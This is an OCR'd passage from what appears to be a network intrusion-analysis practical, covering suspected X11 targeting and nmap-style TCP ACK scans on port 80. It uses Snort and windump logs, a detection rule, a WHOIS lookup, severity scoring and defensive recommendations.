
Table 4: Ports List Results

Port	Description	Reference
x11 6000-6063/tcp	X Window System	http://www.iana.org/assignments/port-numbers
csd-monitor 3072/tcp	ContinuStor Monitor Port	http://www.iana.org/assignments/port-numbers
3001 – 6001/tcp	ChiliASP (Asp module for Apache servers	http://www.portsdb.org
1024/tcp	Reserved	http://www.iana.org/assignments/port-numbers
1024/tcp	NetSpy	http://www.sans.org/resources/idfaq/oddports.php
1024/tcp	KDM (K Display Manager, KDE version of xdm)	http://www.treachery.net/tools/ports/lookup.cgi
1024/tcp	Jade	http://www.treachery.net/tools/ports/lookup.cgi
1024/tcp	Latinus	http://www.treachery.net/tools/ports/lookup.cgi
1024/tcp	Remote Administration Tool (RAT 2)	http://www.treachery.net/tools/ports/lookup.cgi
1024/tcp	Lithium	http://www.simovits.com/nyheter9902.html
1024/tcp	Ptakks	http://www.simovits.com/nyheter9902.html

Checking various ports lists for descriptions of TCP 1024, one notices that almost all of the known Trojans associated with this port target Microsoft Window OSes, not Linux, or Unix. *That leads one to further suspect that the attacker was targeting port 1024 for the KDE xdm client, KDM*, since it will be shown that the attacker is likely running Linux as well (further in this section). This xdm client is a process that runs as root and starts a user session, providing login screen for multiple X Servers."X servers are not always stand-alone computers. They can be X terminals as well, whose sole function is to run clients from other systems. These types of machines require a xdm to provide the initial login screen. Stand-alone computers may utilize xdm as well. Using xdm is time consuming for both the administrator and user to use and maintain, and requires a good understanding of the X client server model." (http://www.ciac.org/ciac/documents/CIAC-2316_Securing_X_Windows.pdf). That said, there is a pretty good chance that if it is difficult to use and maintain, yet still is running, that proper security has not been implemented, and some holes may exist for exploit. Assuming that the targeted hosts are both X Servers and X terminals, running several X clients, they are ripe targets for attack.

We can determine that the attacker is using a Linux machine by relying on the fingerprints for different OS; in the packets, we see an IP ID of 0, and Linux kernels of 2.4-2.4.17 typically follow the pattern of utilizing 0 as an IP ID value (Judy Novak, SANS, Network Traffic Analysis Using tcpdump, Parts 1 and 2, 4-34). Further references supporting this characteristic of Linux OSes include http://www.postel.org/pipermail/end2end-interest/2001-May/000843.html. Additional clues to support the notion that the source IP address is actually a Linux 2.4.x kernel machine are the Window Size value of 5840, and the 60 byte packet length value. Additionally, the packet TTL value is 43, and could be consistent with a Linux default TTL value of 64 (21 hops from source to destination), and the MSS (Maximum Segment Size) TCP option is also specified, in this case. Interestingly, other characteristics of Linux are not present, such as TCP options of Timestamp, wscale, sackok, and nop (See Figure 2).

Figure 2: X11 Outbound Client Connections



6. Correlations:

A lookup on myNetWatchman.com on the offending source IP address 129.186.23.70 revealed the following report:

Table 5: myNetWatchman IP Address 129.186.23.70 Correlations

Most Recent Event Date/Time (UTC)	Agent Alias	Agent Type	Log Type	Target Ip	# of IPs Targeted	IP Protocol	Target Port	Port/ Issue Description	Source Port	Explanation	Event Count
11 Oct 2002 21:57:17	jankemi	Perl	Cisco PIX	134.29.x.x	2	6	3072	Unassigned Research Pending	22		2

It appears that this IP address has sent traffic to at least one of the same ports before.

Dshield correlations are only valid for the past 30 days, and seeing as how this log is almost 4 months old, it does not qualify.

ARIN WhoIs lookup (http://www.arin.net/whois/index.html) on 129.186.23.70:

OrgName: Iowa State University
OrgID: IAST

NetRange: 129.186.0.0 - 129.186.255.255
CIDR: 129.186.0.0/16
NetName: CYCLONENET

NetHandle: NET-129-186-0-0-1
Parent: NET-129-0-0-0-0
NetType: Direct Assignment
NameServer: NS-3.IASTATE.EDU
NameServer: NS-2.IASTATE.EDU
NameServer: NS-1.IASTATE.EDU
NameServer: SCSDS.AMESLAB.GOV
Comment:
RegDate: 1988-03-17
Updated: 1998-04-10

TechHandle: TC42-ARIN
TechName: Contact, Technical
TechPhone: +1-515-294-2256
TechEmail: tech-contact@iastate.edu

OrgAbuseHandle: ABUSE110-ARIN
OrgAbuseName: Abuse Contact
OrgAbusePhone: +1-515-294-2256
OrgAbuseEmail: abuse@iastate.edu

OrgTechHandle: TC42-ARIN
OrgTechName: Contact, Technical
OrgTechPhone: +1-515-294-2256
OrgTechEmail: tech-contact@iastate.edu

7. Evidence of active targeting:
This traffic is indicative of targeting certain services on certain hosts. All traffic is originating from one host, and is attempting to connect on either of two TCP ports to specific, non-contiguous hosts. This is not a general scan of an entire network; the hosts targeted have IP addresses that are not contiguous, and they were not sent traffic in any specific order. It follows that the source is legitimate (see explanation in Section 3). If a source is targeting a specific host, this generally means they have reconnaissance information already. These packets "out of the blue" to a certain port that happens to be listening (ports 1024 and 3072) support this theory. It would appear that these scans are follow up to prior reconnaissance on this network, looking for more access via the targeted hosts. As final note, it is not likely that someone simply "dialed a wrong number" by transposing a digit, given the evidence of the same ports targeted on different hosts.

8. Severity:
Severity is calculated with the following formula:
Severity = (Criticality + Lethality) – (System countermeasures + Network countermeasures)
Each value is ranked on a scale from 1 (lowest) to 5 (highest).
Criticality is a measure of how critical the targeted system is.
Lethality is a measure of how severe the damage to the targeted system would be if the attack succeeded.
System countermeasures are a measure of the strength of the defensive mechanisms in place on the host itself.
Network countermeasures are a measure of the strength of the defensive mechanisms in place on the network.

Criticality 2
These targeted hosts are likely not highly critical servers, based on the fact that they did not receive any other traffic on this day in question besides that from the external X Server. They are likely machines running several X Client applications. One cannot tell from the log if they are running any other applications or services.

Lethality 4
This traffic is likely intended to create a remote xterm session, in order to compromise an internal X Server through privilege escalation. Other important applications may be running on the machine running the X Server. Additionally, the compromised server may serve as a launch point for future attacks/exploits.

System Countermeasures 0
No information is given in the logs to suggest that the targeted hosts are security-hardened. Most X configurations are by default not security-hardened. It is assumed that this is the case here. It is likely that these hosts were targeted as a result of prior reconnaissance that indicated that X security was not enabled.

Network Countermeasures 3
The fact that these logs are from Snort implies that the network has at least an IDS to detect attacks. Whether or not the a firewall is present and stateful is not known, which could aid in determining if unsolicited SYN-ACK packets would even be received by the host. The IDS ruleset is also not known, so one has no reference as to how well the IDS alerts on attacks. Additionally, we do not know where all the IDS sensors are placed on the network. Simply having perimeter defenses does not guarantee adequate security, since these devices can be misconfigured, hacked and fooled into allowing malicious traffic through. Additionally, it is not known where any vulnerable X servers are located on the network. Given the type of alert traffic seen within the log using the network topology analysis, we can assume that web server and dns servers are within a DMZ, but it is not verifiable. X servers or clients are not likely to be located in a DMZ due to the internal nature of their use.
Severity = (4+2)-(0+3) = 3

9. Defensive recommendation:
Network Recommendations:
Ingress/Egress filtering:
Consistent with the security best-practice of denying all network traffic and only selectively allowing that which is required, ingress and egress filtering should be implemented at the network edge. There are few reasons for external hosts to initiate inbound connections to machines that provide no public services, such as X Windows. Thus, ingress filtering should be implemented to prohibit externally initiated inbound connections to non-authorized services. In this fashion, the effectiveness of many intruder scanning techniques and subsequent exploit attempts can be dramatically reduced. Firewall/IDS rules/signatures to protect systems from intruders scanning for open X displays would require the monitoring devices to be able to inspect packet TCP header fields, and alert on packets with destination port of 6000.

Logging:
Turn on logging on all network devices for correlation with IDS, FW, etc

System Recommendations:
The internal hosts that were listening on port 1024 should be checked for compromise, and basic X Security implemented, since most systems come with no security by default. Using xhosts and xauth to limit remote access by X clients. Change all user logins, using strong passwords, to prevent future access with compromised accounts.
Although no direct correlation to X Windows was found for port 3072, this external host was reported by myNetWatchMan in the past for connecting to this port. This should be seen as suspicious, and machines contacted on this port should be investigated for compromise.

Some suggestions for setting up X Windows securely are found at
https://engineering.purdue.edu/ECN/Resources/Documents/UNIX/xsecure/hum-ssh/

The XgrabKeyboard () call can be used to hinder other X clients from reading the keyboard during entering of sensitive data, passwords etc, allowing only one process to grab the keyboard at any one time. http://www.uwsg.iu.edu/usail/external/recommended/Xsecure.html

10. Multiple choice test question:
In the above analysis, what is not a troubling statement, as it relates to X Windows?

a. Neither access control lists nor authentication measures are usually enabled by default on X
b. X Windows system is an internal networked system, yet this traffic involves external hosts
c. The hosts and ports appear to be specifically targeted by an IP address with a history for this kind of traffic
d. The target hosts are likely both X Servers and running X Clients
e. An external SYN-ACK packet received by the internal X host presupposes the internal host sent the initial outbound SYN packet, indicating that the internal host may have been compromised

Answer: d. On most X Windows workstations, clients run on the same machine as the server.

Posted to incidents.org on 2/18/03: Analysis now includes answers to Anton A. Chuvakin's questions, and a summary of the assumptions to clarify the issues


References

Ethereal
Snort
http://www.whitehats.com/info/IDS126
http://www.uwsg.iu.edu/usail/external/recommended/Xsecure.html
McClure, Stuart. Scambray, Joel. Kurtz, George. Hacking Exposed: Network Security Secrets & Solutions. Berkeley: Osborne/McGraw-Hill, 1999. 233.
http://www.uwsg.iu.edu/usail/external/recommended/Xsecure.html
http://www.postel.org/pipermail/end2end-interest/2001-May/000843.html
myNetWatchman.com
http://www.arin.net/whois/index.html
http://www.cert.org/advisories/CA-2001-23.html
http://www.windowsecurity.com/whitepapers/Improving_XWindows_security.html
https://engineering.purdue.edu/ECN/Resources/Documents/UNIX/xsecure/hum-ssh/
http://windump.polito.it/

3. Source of Trace.

Raw Log 2002.5.11. See Detect #1 for a description and characteristics of the Raw logs used

Speculation about the network topology: The analysis put forth by André Cormier, to assess the network topology is the exactly the same as in Detect #1, **X11 Outbound Client Connections**. The results follow:



This is not enough data to fully assess ingress filtering by device #1. What we know for sure is that ports over 61099 do not seem to be filtered and that only a few ports below 1024 have been targeted. If there is some filtering, ports 0, 21, 53, 80, 515, 1041, 3128, and 8080 are allowed. If device#1 is a firewall, this is a poor ruleset; device #1 is not likely a firewall, but a border router. This configuration is commonly found in ISP-Client dedicated lines. There is insufficient data to tell if device #2 is a firewall or if it does ingress filtering of some kind because the log does not contain all the network traffic.

4. Detect was generated by:

This was a manual detect of suspicious activity; I initially scanned the raw log file using Ethereal 0.9.7, leveraging the visually efficient three-tiered front-end GUI in order to quickly view packets and spot any patterns or field values which appeared out-of-the-ordinary. One advantage of Ethereal is that it provides both a high and low level of detail simultaneously. Having located a particular pattern, in this case a reflexive scan using TCP port 80, I then ran the raw log file 2002.5.11 through both Snort and windump.

Snort 1.8.7 (for Windows)

Used command:

snort -deX -c snort.conf -r 2002.5.11 "src port 80 and dst port 80"

Where:

-d Means dump the application layer data when displaying packets in verbose or logging mode

-e Means display/log the link layer packet headers

-X Means dump the raw packet data starting at the link layer

Snort rule which triggered the alerts:

(msg:"SCAN nmap TCP";flags:A;ack:0; reference:arachnids,28; classtype:attempted-recon; sid:628; rev:1;) alert tcp $EXTERNAL_NET any -> $HOME_NET any

Note that this rule will trigger an alert whenever any external IP address sends TCP traffic to any IP address on the monitored network, with the packet having the TCP ACK flag set, with an acknowledgement value of 0. Since current versions of nmap have this telltale signature, the rule will report it as an nmap scan.

As the TCP acknowledgement number represents the next sequence number that a host expects to receive, it will always be greater than 0, if it is not “wrapped”. The acknowledgement is legitimately set in response to an initial SYN from a host, and is the value of the sequence number of the initial SYN packet plus one. As valid sequence numbers are never negative, it is almost impossible for the acknowledgement number to be legitimately 0. The only exception to this is if all 4 billion plus TCP sequence numbers available with the 32-bit field in which they are

stored are used, the acknowledgement numbers will "wrap" around again to 0. This exception is, however, extremely rare due to the range of numbers. (Novak, Judy. SANS Network Traffic Analysis Using tcpdump, Parts1 and 2. pgs 5-11, 5-12)

One can further suspect a tool like nmap or a script of some sort as the originator of this traffic by viewing these packets in the context of other packets in the log; there are no initial SYN packets to acknowledge from any of the IP addresses that have sent these crafted packets containing ACK values of 0. Since it is known that this log is actually raw data captured by Snort as a result of alerts being triggered, it stands to reason that there are no SYN packets to justify the ACK packets. The lack of stimuli traffic detracts from a more thorough analysis.

The first four alerts (of a total of 42 alerts for this signature):

```
[**] [1:628:1] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/10-19:51:10.484488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
163.23.190.2:80 -> 46.5.244.207:80 TCP TTL:46 TOS:0x0 ID:24529 IpLen:20 DgmLen:40
***A**** Seq: 0x2B1  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]

[**] [1:628:1] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/10-19:51:13.484488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
163.23.190.2:80 -> 46.5.244.207:80 TCP TTL:46 TOS:0x0 ID:24838 IpLen:20 DgmLen:40
***A**** Seq: 0x32A  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]

[**] [1:628:1] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/10-19:51:16.484488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
163.23.190.34:80 -> 46.5.244.207:80 TCP TTL:46 TOS:0x0 ID:25175 IpLen:20 DgmLen:40
***A**** Seq: 0x3B0  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]

[**] [1:628:1] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/10-19:51:19.484488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
163.23.190.34:80 -> 46.5.244.207:80 TCP TTL:46 TOS:0x0 ID:25524 IpLen:20 DgmLen:40
***A**** Seq: 0x34  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
```

Explanation of the fields in the first alert:

```
[**] [1:628:1] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/10-19:51:10.484488 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800
len:0x3C
163.23.190.2:80 -> 46.5.244.207:80 TCP TTL:46 TOS:0x0 ID:24529 IpLen:20
DgmLen:40
***A**** Seq: 0x2B1  Ack: 0x0  Win: 0x578  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS28]
```

Table1: Snort Field Explanations

Field	Explanation
[**] [1:628:1] SCAN nmap TCP [**]	Snort rule which triggered the alert
06/10-19:51:10.484488	Date & time of the alert (UTC)
0:3:E3:D9:26:C0	Source MAC address
0:0:C:4:B2:33	Destination MAC address
type:0x800	Encapsulated protocol: 0x800 = IP
len:0x3C	Length of frame without CRC: 0x3C = 60 bytes (4 bytes CRC)
163.23.190.2:80	Source IP address:Source port
46.5.244.207:80	Destination IP address:Destination port
TTL:46	IP Time to Live value

TOS:0x0	IP Type of Service value
ID:24529	IP Identification value
IpLen:20	Length of IP header (bytes)
DgmLen:40	Length of Datagram, including headers and payload (bytes)
A*	TCP Flags set:ACK
Seq: 0x2B1	TCP Sequence number = 2B1 (hex) = 689 (decimal)
Ack: 0x0	TCP Acknowledgement number = 0
Win: 0x578	TCP Window size = 578 (hex) = 1400 (decimal)
TcpLen: 20	Length of TCP header (bytes)
[Xref => http://www.whitehats.com/info/IDS28]	Reference url for the alert

Windump 2.6.2

Used command:

windump -nnvX -r 2002.5.11 "src port 80 and dst port 80"

Where:

-nn Means don't resolve IP addresses or ports
-v Means verbose mode
-X Means display in hex and ASCII

The first four packets:

```
19:51:10.484488 IP (tos 0x0, ttl 46, id 24529, len 40) 163.23.190.2.80 > 46.5.244.207.80:
 . [bad tcp cksum 2923 (->231d)!] ack 0 win 1400bad cksum af16 (->a910)!
0x0000   4500 0028 5fd1 0000 2e06 af16 a317 be02        E..(_...........
0x0010   2e05 f4cf 0050 0050 0000 02b1 0000 0000        .....P.P........
0x0020   5010 0578 2923 0000 0000 0000 0000             P..x)#.........

19:51:13.484488 IP (tos 0x0, ttl 46, id 24838, len 40) 163.23.190.2.80 > 46.5.244.207.80:
 . [bad tcp cksum 28aa (->22a4)!] ack 1 win 1400bad cksum ade1 (->a7db)!
0x0000   4500 0028 6106 0000 2e06 ade1 a317 be02        E..(a...........
0x0010   2e05 f4cf 0050 0050 0000 032a 0000 0000        .....P.P...*....
0x0020   5010 0578 28aa 0000 0000 0000 0000             P..x(.........

19:51:16.484488 IP (tos 0x0, ttl 46, id 25175, len 40) 163.23.190.34.80 > 46.5.244.207.80:
 . [bad tcp cksum 2804 (->21fe)!] ack 0 win 1400bad cksum ac70 (->a66a)!
0x0000   4500 0028 6257 0000 2e06 ac70 a317 be22        E..(bW.....p..."
0x0010   2e05 f4cf 0050 0050 0000 03b0 0000 0000        .....P.P........
0x0020   5010 0578 2804 0000 0000 0000 0000             P..x(.........

19:51:19.484488 IP (tos 0x0, ttl 46, id 25524, len 40) 163.23.190.34.80 > 46.5.244.207.80:
 . [bad tcp cksum 2b80 (->257a)!] ack 1 win 1400bad cksum ab13 (->a50d)!
0x0000   4500 0028 63b4 0000 2e06 ab13 a317 be22        E..(c..........."
0x0010   2e05 f4cf 0050 0050 0000 0034 0000 0000        .....P.P...4....
0x0020   5010 0578 2b80 0000 0000 0000 0000             P..x+.........
```

Explanations of the fields in the first packet:

19:51:10.484488 IP (tos 0x0, ttl 46, id 24529, len 40) 163.23.190.2.80 > 46.5.244.207.80:
 . [bad tcp cksum 2923 (->231d)!] ack 0 win 1400 bad cksum af16 (->a910)!
0x0000 4500 0028 5fd1 0000 2e06 af16 a317 be02 E..(_.....
0x0010 2e05 f4cf 0050 0050 0000 02b1 0000 0000 .....P.P.....
0x0020 5010 0578 2923 0000 0000 0000 0000 P..x)#.....

Table 2: Windump Field Explanations

Field	Explanation
19:51:10.484488	Date and timestamp (not UTC)
tos 0x0	IP Type of Service Value
ttl 46	IP Time to Live Value
id 24529	IP Identification Value

len 40	Length of Datagram, including headers and payload (bytes)
163.23.190.2.80	Source IP address. Source Port
46.5.244.207.80	Destination IP address. Destination Port
[bad tcp cksum 2923 (->231d)!]	Message stating that TCP checksum should be 231d (hex)
ack 0	TCP Acknowledgement number = 0
win 1400	TCP Window size = 1400 (decimal)
bad cksum af16 (->a910)!	Message stating that the IP checksum should be a910 (hex)

3. Probability the source address was spoofed:
In examining the trace, one can attempt to sort it in one of three bins based on the source address:

4. Probably spoofed (packets are not coming from the "source" IP address, although the trace indicates so)
5. Probably not spoofed (packets are coming from the listed source IP address)
6. 3rd Party (collateral effects):

The reflexive TCP port 80 scans fit into the second category, probably not spoofed, since the most obvious explanation for these unsolicited ACK packets is attempted reconnaissance. As mentioned, reconnaissance will not work if the source IP address is spoofed, unless the response traffic from the host is intercepted or observed by another means, such as the "quiet host" scan or a "man in the middle attack". The TCP three-way handshake is not observed in the logs, as mentioned before, since they are a collection of traffic upon which Snort alerted. However, the telltale signature of nmap (or a script using similar scanning methods) is a strong basis upon which to conclude reconnaissance, and hence it logically follows that the source is not spoofed. Third Party effects are not applicable to these reflexive scan packets, since the traffic one would see in that case is a *response* to a packet that is spoofing one's address. The ACK packets from the log are a *stimulus* to a remote host, hoping to elicit a response and provide information about the host for future exploit.

4. Description of attack:
This is apparently a reconnaissance attempt using TCP port 80 (http). The specific tool in this case is possibly nmap (although it could also be a script) identified by the characteristic acknowledgement values of 0 within the log traces.

Further evidence of packet crafting is the fact that the packets arrive in pairs at somewhat fixed intervals of time. In the first two packets listed above, from 163.23.190.2, the timestamps show arrival times of 19:51:10.484488 and 19:51:13.484488. The second pair of packets arrive from 163.23.190.34 at 19:51:16.484488, and 19:51:19.484488, respectively. Both source IPs sent out two packets exactly 3 seconds apart. If we look at all 42 packets that match this reflexive port scan signature, we see that 40 of the 42 packets follow this pattern of a pair of packets sent out at a fixed time interval. The first four packets listed above were sent out at 3 second intervals, and all subsequent packets (sent from various IP addresses) were sent out at 5 second intervals. This observation was made using Ethereal, filtering on all packets with source and destination port 80 (using a filter string "tcp.srcport == 80 && tcp.dstport == 80"), then sorting by source (clicking "Source" in the GUI interface) and manually viewing the top pane for the basic packet information.

It is worth mentioning that the sequence numbers of these packets follow some odd patterns. All sequence numbers seem to cycle between 1 and 1000. Since the TCP sequence numbers are 32-bit numbers (intended to uniquely identify the beginning byte of each TCP segment that is sent, Novak, pg 5-8), there are over 4 billion possible numbers which can be generated before a host would need to "wrap" the sequence numbers back to 1, as mentioned above for the acknowledgement numbers. For example, the pair of packets from host 163.23.190.34 has


sequence numbers of 944 and then 52, three seconds later. The same pattern repeats for the pair of packets from 202.96.52.99, whose sequence numbers are 956 and 21, and from 61.218.166.106, whose sequence numbers are 925 and 2. In each case, both packets were sent to the same host. While it is conceivable that in each case, the first packet was sent, then the source host sent enough packets within three seconds to cause the sequence numbers to "wrap" back to 1, it is highly unlikely. A more likely explanation is that these packets were crafted with a tool or a script.

An additional detail concerning the sequence numbers is that for each pair of packets sent from a source host, the sequence numbers increase by about 100. This predictable pattern is yet another sign that that these packets are crafted.

One curious characteristic of some of these reflexive scans is the fact that some of the scans come from different hosts on the same Class C subnet, but remain in sync with the timing pattern of 3 or 5 seconds between the packets being sent. Three different explanations for this characteristic are apparent:

- The source IP addresses are spoofed – This explanation is not likely, as it contradicts other evidence to support the theory that the purpose of this traffic is reconnaissance, and requires a reply back from the targeted host
- The scans are coordinated across the various source IP addresses – This explanation would require the attackers to create scheduled jobs to run a port scan using only a few packets at a time, and synchronize the system time with other attacking hosts' system times so as to send packets at exact intervals of 3 or 5 seconds. This is a possibility, but requires a coordinated effort.
- The scans are conducted as part of a worm's initial reconnaissance behavior – The more likely scenario. See the Correlations section for explanation

Figure 1: Reflexive TCP Port 80 Scans



As seen above in Figure 2, this is a scan of selective hosts within several different Class C networks.

5. Attack mechanism:

The attack works by sending a pair of unsolicited ACK packets with no data payload over port 80. The reason for sending the packet over port 80 is curious, as normal client http traffic would originate from an ephemeral port in the range of 1024 through 65535 with a SYN, and respond to a SYN-ACK from the server with an ACK from that same ephemeral port as the TCP three-way handshake is completed. Granted that one does not see the “stimulus” traffic possible from the logs, as they are only traffic triggered by Snort alerts, but the notion of using port 80 as a client port for web traffic should arouse suspicion. One likely explanation for the use of a reserved, non-ephemeral port for client traffic is to elude a firewall. If the firewall is configured to allow web traffic in and out, then port 80 can be used for reconnaissance or other malicious purposes. The notion of “you cannot deny what you must permit” applies here; if web traffic must be allowed to pass through, then any inbound traffic over port 80 may get through as well, unless the firewall is stateful and intrusion detection systems are configured to check for clever scans using port 80, as they did in this case.

As mentioned before, the likely purpose behind these unsolicited TCP connections with the ACK flag set is to identify live hosts. The presence or absence of a response will determine whether the machine is alive and listening on port 80. While other methods of mapping networks exist, such as “pinging” hosts via ICMP echo requests, they may prove less effective due to the fact that many sites now block inbound ICMP echo requests. The desired response to an unsolicited ACK is a RST from the remote host, indicating that the remote host is alive regardless of whether the scanned port is listening or not (Novak, Judy. SANS Network Traffic Analysis Using tcpdump, Parts1 and 2. pg 5-11). ACK scans can be used to determine if a host exists, or whether or not a

host is behind a stateful firewall. A stateful firewall will drop the unsolicited ACK packet, while a non-stateful firewall will pass it because of the presence of the ACK bit, and one should get a RST from the remote host.

Answering the four basic questions:

- Is this a stimulus or response?
  - Stimulus
- What service is being targeted?
  - Reconnaissance attempts posing as port 80 (http) traffic
- Does the service have known vulnerabilities or exposures?
  - None inherent to port 80 (http), although some worms like CodeRed/Nimda target web servers as part of a scanning phase in their propagation
- Is this benign, an exploit, denial of service, or reconnaissance?
  - Reconnaisssance (with a subsequent exploit attempt likely – see Correlations section)

6. Correlations:
Manually viewing Ethereal filtered output (see Figure 2 above), one observes the following:
The reflexive port 80 scans were from the following source hosts to the destination hosts on the day in question, with the number of packets sent in parentheses.

Table 3: Source/Destination IP Address Correlations

Source IP	**Destination IP**	**Correlation Mechanism**	**Correlation Details**
12.158.155.194	46.5.180.133 (1)	None	N/A
